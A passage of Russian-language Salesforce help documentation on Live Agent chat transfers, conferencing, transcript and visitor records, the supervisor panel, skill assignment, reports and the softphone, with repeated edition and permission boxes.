
Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce



Прим.: Для каждого типа передачи, включенной для вашей организации Salesforce, доступны определенные параметры. Если нужный параметр не отображается, попросите администратора добавить его.

3. (Дополнительно) Напишите сообщение агенту, получившему чат. Это сообщение будет частью запроса на чат, который предоставит нужную информацию следующему агенту.



4. Если передача принята, ваш чат со связанными записями автоматически закроется (не беспокойтесь, вам будет предложено сохранить изменения). Если передача будет отклонена, можно повторить попытку для другого принимающего или другим способом передачи.

Отправка запроса на конференцию чата

Несмотря на глубокие познания агентов службы поддержки, некоторые агенты могут не обладать всей информацией, необходимой для решения проблемы клиента. Конференция чата позволяет приглашать других агентов в чаты с клиентами. Таким образом, агенты могут предоставлять клиентам полноценную поддержку без ущерба для цепочки диалогов! Чтобы пригласить другого агента в чат с клиентом, отправьте запрос на конференцию чата.

Прим.: При необходимости начните конференцию с одним агентом или отправьте запрос всем агентам, из которых участие в конференции будет доступно первому принявшему запрос. Чтобы начать конференцию с несколькими агентами, отправьте каждый запрос отдельно.

1. Щелкните значок во время общения с клиентом.
2. Выберите группу навыков нужных агентов.
3. Определите необходимость отправки запроса на конференцию всем агентам с выбранным навыком или конкретному агенту.
4. Чтобы отправить запрос на конференцию, щелкните **«Конференция»**.

   При принятии запроса на конференцию соответствующее уведомление отображается в журнале чата, а агент, принявший запрос, может начать общение с текущим агентом и клиентом. При отклонении запроса соответствующее уведомление отображается над журналом чата. Клиент получает уведомление при присоединении или выходе агента из конференции.
5. Чтобы выйти из конференции, **последовательно** щелкните **«Выйти»**.

   Уведомление о выходе другого агента из конференции будет отображаться в журнале чата.

Любые сохраненные и добавленные записи будут доступны другим агентам по мере их присоединения к конференции. Тем не менее, добавление других записей будет доступно только агенту, инициировавшему конференцию или принимающему самое длительное участие. Если агент, принимающий самое длительное участие, добавляет или удаляет записи во время конференции, то данные изменения не будут доступны другим агентам в их рабочих пространствах.

Дополнительную информацию о переносе чатов и рабочих пространств см. в разделе «Перенос чатов».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования конфигураций:

- «Настройка приложения»

Для включения конференции чата:

- «Включение конференции чата Live Agent»

Запрос помощи с помощью чата

Если вам требуется помощь через чат, можно поднять виртуальный флажок, чтобы дать знак администратору. Администраторам приходит уведомление, что вам требуется помощь, и они могут ответить вам напрямую через консоль.

1. Щелкните по значку на панели взаимодействия.
2. Введите сообщение, вкратце объясняющее, какая помощь вам требуется.
3. Нажмите кнопку **Поднять флажок**.

Либо вы, либо администратор можете опустить флажок, когда проблема будет решена.

При отсутствии значка на консоли обратитесь к администратору Salesforce, чтобы включить его.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

Просмотр записей клиентов

По завершении чата система Salesforce автоматически создает некоторые записи. Данные записи хранят сведения о клиентах и их взаимодействиях с агентами.

Как правило, данные записи используются системой для создания контрольного журнала по клиентам и их чатам с агентами. При необходимости пользователи могут самостоятельно открывать данные записи.

1. Чтобы просмотреть записи клиентов на консоли Salesforce, выберите нужный тип записи в списке навигации консоли Salesforce.

   Список данных записей будет отображаться в основном окне.

Записи сеансов Live Agent

Запись сеанса Live Agent создается автоматически при каждом входе агентов в приложение Live Agent. Данные записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами).

Записи посетителей Live Agent

При каждом общении агента с клиентом система Salesforce автоматически создает запись посетителя, определяющую компьютер клиента.

Транскрипты Live Agent

Транскрипт Live Agent — это запись чата между клиентом и агентом. Система Salesforce автоматически создает транскрипты для каждого сеанса чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записей клиентов:

- «Чтение» для типа записи

Для использования Live Agent агентами:

- Полномочие администратора «API включен»

Записи сеансов Live Agent

Запись сеанса Live Agent создается автоматически при каждом входе агентов в приложение Live Agent. Данные записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами).

Рекомендуем использовать сеансы Live Agent для поиска и редактирования сведений о чатах агентов службы поддержки с клиентами. Например, чтобы просмотреть действия чата за один день, создайте список «Сеансы за сегодня».

Записи сеансов могут быть связаны с обращениями, организациями, контактами и интересами или другими объектами посредством настраиваемых полей поиска.

Прим.: При наличии соответствующих полномочий пользователи могут создавать, просматривать, редактировать и удалять записи сеансов, подобно другим типам записей в системе Salesforce. Не рекомендуем подделывать данные записи, так как записи сеансов, как правило, используются для документирования чатов между агентами и клиентами.

Важное замечание: Записи сеанса Live Agent не включают чаты, направленные с помощью мультиканала. Дополнительную информацию о чатах, направленных с помощью мультиканала, можно найти в разделе «Записи работы агента на странице 3179».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Записи посетителей Live Agent

При каждом общении агента с клиентом система Salesforce автоматически создает запись посетителя, определяющую компьютер клиента.

Каждый новый посетитель связывается с сеансовым ключом, который автоматически создается системой Salesforce. Сеансовый ключ — это уникальный код, хранящийся в записи посетителя и на его персональном компьютере в виде cookie-файла. Если клиент участвует в нескольких чатах, то система Salesforce использует сеансовый ключ для связывания клиента с его записью посетителя, которая, в свою очередь, связывается со всеми соответствующими транскриптами чата.

Прим.: При наличии соответствующих полномочий пользователи могут создавать, просматривать, редактировать и удалять записи посетителей, подобно другим типам записей в системе Salesforce. Не рекомендуем подделывать данные записи, так как записи посетителей, как правило, используются для документирования сведений, связывающих клиентов с транскриптами чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

- Создание и обновление записей
- Удаление записей
- Обновление записей

Транскрипты Live Agent

Транскрипт Live Agent — это запись чата между клиентом и агентом. Система Salesforce автоматически создает транскрипты для каждого сеанса чата.

При успешном завершении чата (то есть, при завершении чата клиентом или агентом) закрытие окна чата и всех связанных вкладок инициирует создание транскрипта чата.

При отключении чата или возникновении другой ошибки система Salesforce также создает транскрипт чата, но выполнение данной операции может занять до 30 минут.

Транскрипты могут быть связаны с обращениями, организациями, контактами и интересами или другими объектами.

Прим.: При наличии соответствующих полномочий пользователи могут создавать, просматривать, редактировать и удалять транскрипты чата, подобно другим типам записей в системе Salesforce. Не рекомендуем подделывать данные записи, так как транскрипты чата, как правило, используются для документирования чатов между агентами и клиентами.

Поля транскрипта Live Agent

Поля транскрипта Live Agent позволяют отслеживать сведения о чатах агентов с клиентами.

События транскрипта Live Agent

События транскрипта Live Chat позволяют автоматически отслеживать события, происходящие между агентами и клиентами во время чатов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

- Создание и обновление записей
- Удаление записей
- Обновление записей

Поля транскрипта Live Agent

Поля транскрипта Live Agent позволяют отслеживать сведения о чатах агентов с клиентами.

Ниже перечислены поля, доступные в записи транскрипта Live Agent. В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

Поле	Определение
Прервано после	Время нахождения входящего запроса на чат без ответа агента, прошедшее перед отключением клиента от чата (в секундах).
Имя организации	Имя организации, связанной с транскриптом.
Среднее время ответа агента	Среднее время, потраченное агентом на отправку ответа на сообщение посетителя чата.
Максимальное время ответа агента	Максимальное время, потраченное агентом на отправку ответа на сообщение посетителя чата.
Количество сообщений агента	Количество сообщений, отправленных агентом во время чата.
Навык агента	Навык, связанный с кнопкой Live Chat, используемой для начала чата.
Текст	Записанный чат между агентом и посетителем.
Обозреватель	Тип и версия обозревателя, используемого посетителем.
Язык обозревателя	Выбор языка, используемого обозревателем посетителя.
Обращение	Обращение, связанное с чатом.
Кнопка чата	Кнопка, нажимаемая посетителем для начала чата.
Продолжительность чата	Общая продолжительность чата (в секундах).
Имя контакта	Имя контакта, участвовавшего в чате. Обратите внимание на наличие различий между посетителями и контактами. Дополнительную информацию см. в определении «Посетитель Live Chat».

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Поле	Определение
Создано	Пользователь, создавший транскрипт, а также дата и время создания (только для чтения).
Дата создания	Дата и время создания транскрипта (только для чтения).
Развертывание	Развертывание, использованное посетителем для начала чата.
Время окончания	Время завершения чата.
Завершил	Посетитель или агент, завершивший чат.
Последнее изменение сделано	Пользователь, который последним изменил транскрипт, а также дата и время изменения (только для чтения).
Дата последнего изменения	Дата и время последнего изменения транскрипта (только для чтения).
Интерес	Имя интереса, созданного в результате чата или обсуждавшегося в процессе чата.
Транскрипт Live Chat	Уникальный цифровой код, назначаемый транскрипту автоматически. Формат и нумерация, используемые в данном поле, могут быть изменены администратором. Номера транскриптов присваиваются в порядке увеличения, но иногда некоторые номера могут выпадать из последовательности.
Посетитель Live Chat	Уникальный цифровой код, назначаемый посетителю автоматически. Формат и нумерация, используемые в данном поле, могут быть изменены администратором. Номера посетителей присваиваются в порядке увеличения, но иногда некоторые номера могут выпадать из последовательности. Обратите внимание на различие между посетителями и контактами: посетитель может быть контактом (необязательно); между контактами и посетителями отсутствует связь.
Расположение	Географическое местоположение посетителя. Укажите город и штат или город и страну (если посетитель находится за пределами США).
Сеть	Сеть посетителя или поставщик услуг Интернета.
Ответственный	Имя ответственного за транскрипт. По умолчанию ответственным является пользователь, который создал

Поле	Определение
	транскрипт (например, агент, ответивший на полученный запрос). Транскрипт может быть назначен очереди или другому ответственному. Транскрипты могут быть назначены только тем пользователям, у которых есть полномочие «Чтение» для транскриптов Live Chat.
Платформа	Операционная система пользователя.
Ссылающийся сайт	Сайт, на котором находились посетители до перехода на веб-сайт компании. Например, если для поиска веб-сайта организации использовался Google, то в поле будет отображаться значение «Google».
Время запроса	Время начала чата посетителем.
Разрешение экрана	Разрешение экрана, используемое посетителем.
Время начала	Время ответа агента на полученный запрос.
Статус	«Завершено» или «Пропущено». Статус «Пропущено» указывает на то, что ответ на полученный запрос не был отправлен.
Текст транскрипта администратора	Содержит приватные сообщения от руководителей
Агент пользователя	Строка, определяющая тип обозревателя и операционной системы, используемой посетителем.
Среднее время ответа посетителя	Среднее время, потраченное посетителем на отправку ответа на комментарий агента.
Максимальное время ответа посетителя	Максимальное время, потраченное клиентом на отправку ответа на сообщение агента.
IP-адрес посетителя	IP-адрес компьютера, используемого посетителем во время чата.
Количество сообщений посетителя	Количество сообщений, отправленных посетителем во время чата.
Время ожидания	Общее время ожидания, прошедшее перед принятием запроса на чат агентом.

События транскрипта Live Agent

События транскрипта Live Chat позволяют автоматически отслеживать события, происходящие между агентами и клиентами во время чатов.

При необходимости измените транскрипты Live Chat для отслеживания событий, происходящих между агентами и клиентами во время чатов. Ниже перечислены события, которые могут быть добавлены в транскрипты Live Chat.

Событие	Описание
Запрос на чат отправлен	Запрос на чат отправлен посетителем.
В очереди	Запрос на чат добавлен в очередь.
Направлено (активная доставка)	Запрос на чат направлен агенту.
Направлено (выбор)	Запрос на чат направлен всем соответствующим доступным агентам.
Принято	Запрос на чат принят агентом.
Достигнуто критическое время ожидания предупреждения	Агенту не удалось ответить на сообщение клиента перед достижением критического времени ожидания предупреждения.
Очищено критическое время ожидания предупреждения	Агент ответил на сообщение клиента после достижения критического времени ожидания предупреждения.
Запрос на перенос отправлен	Запрос на перенос чата отправлен агентом.
Перенос принят	Перенос чата принят агентом.
Запрос на перенос отменен	Запрос на перенос чата отменен агентом, отправившим запрос.
Запрос на перенос отклонен	Запрос на перенос чата отклонен агентом, принявшим запрос.
Перенесено на кнопку	Чат был перенесен на кнопку
Не удалось выполнить перенос на кнопку	Перенос чата на кнопку был выполнен с ошибками
Запрошена конференция чата	Агент отправил запрос на запуск конференции

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Событие	Описание
Конференция чата отменена	Конференция чата была отменена
Конференция чата отклонена	Запрос на конференцию был отклонен агентом
Агент присоединился к конференции	К конференции присоединился агент
Агент покинул конференцию	Агент покинул конференцию
Запрошен перенос файлов	Был запрошен перенос файлов
Перенос файлов был отменен агентом	Перенос файлов был отменен агентом
Перенос файлов был отменен посетителем	Перенос файлов был отменен посетителем
Перенос файлов успешно завершен	Перенос файлов прошел успешно.
Перенос файлов выполнить не удалось	Не удалось выполнить перенос файлов
Отменено (заблокировано)	Попытка открыть чат была заблокирована правилом блокировки IP-адреса
Заблокировано агентом	Агент заблокировал активный чат (создание правила блокировки IP-адреса)
Отклонено (вручную)	Запрос на чат отклонен агентом.
Отклонено (истекло время ожидания)	Срок действия запроса на чат истек при назначении агенту.
Отменено (нет агента)	Запрос на чат отклонен ввиду недоступности соответствующих агентов.
Отменено (нет очереди)	Запрос на чат отклонен ввиду переполнения очереди.
Отменено посетителем	Посетитель нажал кнопку **«Завершить чат»**.
Агент вышел	Чат завершен агентом.
Посетитель вышел	Чат завершен посетителем.
Завершено агентом	Кнопка **«Завершить чат»** нажата агентом.
Завершено посетителем	Кнопка **«Завершить чат»** нажата посетителем.
Другое	Произошло другое событие.

Live Agent для администраторов службы поддержки

Вас приветствует приложение Live Agent для администраторов службы поддержки! Live Agent — это универсальное решение, позволяющее агентам быстро обрабатывать проблемы клиентов посредством чата. Инструменты администратора Live Agent позволяют быстро отслеживать действия агентов, помогать агентам в чатах и просматривать данные о сеансах чата агентов.

Администратор службы поддержки контролирует действия своих сотрудников для повышения эффективности обслуживания клиентов. Live Agent — это решение, полностью интегрированное в систему Salesforce и предоставляющее централизованный доступ к сведениям об агентах и их действиях в чатах.

Независимо от продолжительности использования приложения Live Agent, доступные инструменты позволяют упростить поддержку и отслеживание агентов по мере обслуживания клиентов. Итак, начнем.

Панель администратора Live Agent

Панель администратора Live Agent — это универсальная область, предназначенная для поиска информации о кнопках и агентах чатов соответствующего отдела. Панель администратора позволяет отслеживать действия агентов в чатах по мере обслуживания клиентов и просматривать поток клиентов для отдельных кнопок чата в режиме реального времени. Панель администратора располагается на консоли Salesforce, поэтому доступна без переключения приложения.

Назначение навыков агентам

Вы можете назначать навыки своим агентам по мере того, как растет профессионализм вашей команды.

Составление отчетов по сеансам Live Agent

Отчеты по сеансам чата Live Agent позволяют получить более подробные сведения о действиях агентов в чатах.

СМ. ТАКЖЕ:

- Live Agent для агентов службы поддержки
- Live Agent для администраторов
- Полномочия для администраторов службы поддержки Live Agent

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

Панель администратора Live Agent

Панель администратора Live Agent — это универсальная область, предназначенная для поиска информации о кнопках и агентах чатов соответствующего отдела. Панель администратора позволяет отслеживать действия агентов в чатах по мере обслуживания клиентов и просматривать поток клиентов для отдельных кнопок чата в режиме реального времени. Панель администратора располагается на консоли Salesforce, поэтому доступна без переключения приложения.

Доступ к панели администратора

Консоль Salesforce предоставляет удобный доступ к панели администратора, предназначенной для отслеживания действий агентов в чатах.

Список «Статус агента»

Список «Статус агента» на панели администратора предоставляет доступ к оперативной информации о действиях агентов в чатах.

Список «Статус очереди»

Список «Статус очереди» на панели администратора предоставляет доступ к оперативной информации о кнопках и очередях чатов организации.

Отслеживание чатов агентов

Панель администратора позволяет просматривать чаты во время общения агентов с клиентами. Администраторы могут отслеживать производительность агентов и передавать им оперативные отзывы в процессе обслуживания клиентов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Доступ к панели администратора

Консоль Salesforce предоставляет удобный доступ к панели администратора, предназначенной для отслеживания действий агентов в чатах.

1. Чтобы открыть панель администратора на консоли Salesforce, выберите **«Администратор Live Agent»** в списке навигации консоли.
   Панель администратора отображается в основном окне консоли, предоставляя доступ к актуальным данным о кнопках чата и агентах организации Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования панели администратора Live Agent на консоли Salesforce:

- Доступ ко вкладке администратора Live Agent в профиле пользователя или наборе полномочий, добавленный в приложение консоли Salesforce.

Список «Статус агента»

Список «Статус агента» на панели администратора предоставляет доступ к оперативной информации о действиях агентов в чатах.

Сведения об агенте	Описание
Имя агента	Имя агента. Прим.: Если рядом с именем отображается красный флажок, агент запросил помощи. Ответьте через модуль сведений о чате (далеко справа).
Статус	Состояние агента Live Agent.
Действие	Действия, доступные для изменения состояния агента.
Количество выполняемых чатов	Количество чатов, участником которых является агент.
Количество назначенных запросов	Количество отложенных запросов на чат, назначенных агенту.
Затраченное время после входа	Время нахождения агента в приложении Live Agent.
Затраченное время после последнего принятия	Время, прошедшее после последнего принятия агентом запроса на чат.
Сообщение администратору (необязательно)	Личное сообщение, отправленное агентом с флажком помощи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Чтобы просмотреть сведения о соответствующих клиентах, разверните имя каждого агента.

Сведения о клиенте	Описание
Имя посетителя	Имя клиента (при его наличии).
IP-адрес	IP-адрес устройства клиента.
Сеть	Сеть клиента (при ее наличии).
Обозреватель	Тип обозревателя, используемого клиентом для подключения к окну чата.
Город	Город проживания клиента.
Страна	Страна проживания клиента.

Сведения о клиенте	Описание
Продолжительность	Время участия клиента в чате с агентом.
Действие	Действия, доступные для просмотра чата клиента с агентом.

СМ. ТАКЖЕ:

Статусы Live Agent

Список «Статус очереди»

Список «Статус очереди» на панели администратора предоставляет доступ к оперативной информации о кнопках и очередях чатов организации.

Сведения об очереди	Описание
Имя кнопки	Имя кнопки чата.
Код	Уникальный код Salesforce, назначаемый кнопке чата.
Длина очереди	Количество чатов, ожидающих назначения агенту.
Наибольшее время ожидания	Наибольшее время ожидания подключения клиента к агенту чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Отслеживание чатов агентов

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для использования панели администратора Live Agent на консоли Salesforce:	Доступ ко вкладке администратора Live Agent в профиле пользователя или наборе полномочий, добавленный в приложение консоли Salesforce.
Для просмотра чатов агентов:	«Предварительный просмотр агентов включен» в конфигурации Live Agent
Для отправки приватных сообщений агентам:	«Приватные сообщения включены» в конфигурации Live Agent

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Панель администратора позволяет просматривать чаты во время общения агентов с клиентами. Администраторы могут отслеживать производительность агентов и передавать им оперативные отзывы в процессе обслуживания клиентов.

1. Чтобы развернуть сведения о нужном агенте, щелкните по значку ⊞ в списке «Статус агента». Если агент запросил помощь, вы увидите красный флажок рядом с именем и личное сообщение (далеко справа), если агент его отправил.
2. Чтобы просмотреть чат, щелкните ссылку **«Просмотр»** напротив нужного чата в столбце «Действие».

   Данное действие открывает окно мониторинга чата в списке «Статус агента».
3. Чтобы отправить личное сообщение агенту во время его общения с клиентом, введите сообщение в соответствующее поле и нажмите клавишу **Enter**.

   Агент может видеть ваше сообщение в журнале чата, но клиент сообщение не увидит.

Чтобы свернуть окно мониторинга чата, повторно щелкните по значку ⊞.

Чтобы убрать флажок, когда вы уже оказали помощь, нажмите кнопку **«Убрать флажок»**.

СМ. ТАКЖЕ:

Список «Статус агента»

Назначение навыков агентам

Вы можете назначать навыки своим агентам по мере того, как растет профессионализм вашей команды.

1. Введите строку *«Навыки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Навыки»**.
2. Щелкните по имени нужного пользователя.
3. Нажмите кнопку **«Правка»**.
4. Выберите либо профили (рекомендуется), либо отдельных пользователей, у которых есть этот навык.
5. Нажмите кнопку **«Сохранить»**.

Если у вас нет доступа к странице «Навыки», обратитесь к своему администратору Salesforce на предмет предоставления этого разрешения. Создавать навыки может только ваш администратор.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления навыков:

- «Назначить навыки Live Agent пользователям»

Составление отчетов по сеансам Live Agent

Отчеты по сеансам чата Live Agent позволяют получить более подробные сведения о действиях агентов в чатах.

Конструктор отчетов позволят создавать тип настраиваемых отчетов для сеансов чата Live Agent и использовать его для составления отчетов по сеансам агентов. Данные отчеты по сеансам Live Agent позволяют получить более подробные сведения о действиях агентов в чатах (например, способность рабочей группы агентов обрабатывать все запросы на чат, поступающие от клиентов).

1. Чтобы создать тип настраиваемых отчетов, выберите объект «Сеансы Live Agent» в качестве основного.
2. Чтобы создать отчет Live Agent, воспользуйтесь конструктором отчетов.
3. Чтобы настроить отчет, добавьте столбцы нужных данных.
4. Сохраните или запустите отчет.

СМ. ТАКЖЕ:

- Создание отчета
- Создание отчета
- Записи сеансов Live Agent

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Вызов клиентов по телефону

Телефонный звонок — один из самых простых способов связи с клиентами.

Администратор Salesforce настраивает центр обработки вызовов, который интегрирует существующие телефонные системы в Salesforce. После интеграции администратор добавляет пользователей в центр обработки вызовов. После этого пользователи Salesforce могут делать телефонные звонки прямо из Salesforce.

- Что такое программный телефон?
- Редактирование личных параметров программного телефона
- Прием вызовов с помощью программного телефона
- Знакомство с функциями программного телефона

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Что такое программный телефон?

Программный телефон — это настраиваемое средство управления вызовами, которое отображается в том случае, если пользователь зарегистрирован в центре обработки вызовов. Функции и пользовательский интерфейс программного телефона определяются администратором Salesforce.

Важное замечание: CTI Toolkit, также известный как Desktop CTI, отозван. CTI Toolkit больше не поддерживается, а адаптеры, построенные на CTI Toolkit, не работают. Для продолжения пользования функциональностью CTI перейдите на Salesforce Open CTI.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Salesforce Call Center
- Консоль Salesforce
- Знакомство с функциями программного телефона
- Использование программного телефона в консоли Salesforce Console в Salesforce Classic

Редактирование личных параметров программного телефона

Система Salesforce поддерживает управление личными параметрами программного телефона. Чтобы изменить параметры, введите строку *«Программный телефон»* в поле «Быстрый поиск» на странице личных параметров и выберите пункт **«Параметры моего программного телефона»**.

Ниже перечислены доступные параметры.

Параметр	Описание
Автоматический вход в центр обработки вызовов при входе в систему `Salesforce`	Установите данный флажок для выполнения автоматического входа в программный телефон при входе в систему Salesforce.
Если найдена только одна запись для входящего вызова	Чтобы определить способ отображения единственной записи, соответствующей входящему вызову, выберите одно из указанных ниже значений. • Всегда открывать запись автоматически. В этом случае запись отображается в основном окне Salesforce, перезаписывая все предыдущие данные. Любые несохраненные изменения будут потеряны. • Никогда не открывать запись автоматически. В этом случае совпадающая запись не отображается. Чтобы просмотреть запись, щелкните

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования личных параметров программного телефона:

- Участник центра обработки вызовов

Параметр	Описание
	соответствующую ссылку в программном телефоне.

СМ. ТАКЖЕ:

- Salesforce Call Center
- Знакомство с функциями программного телефона
- Вход в программный телефон

Прием вызовов с помощью программного телефона

Ниже перечислены случаи, позволяющие использовать программный телефон для приема вызовов.

- Вызов добавлен в очередь и отображается статус оператора «Готов к вызовам»
- Прямой вызов на добавочный номер и отображается статус оператора «Готов к вызовам»

При входящем вызове мигает красная кнопка и отображается строка «Входящий вызов», «Входящая передача» или «Входящая конференция» напротив имени телефонной линии в программном телефоне.

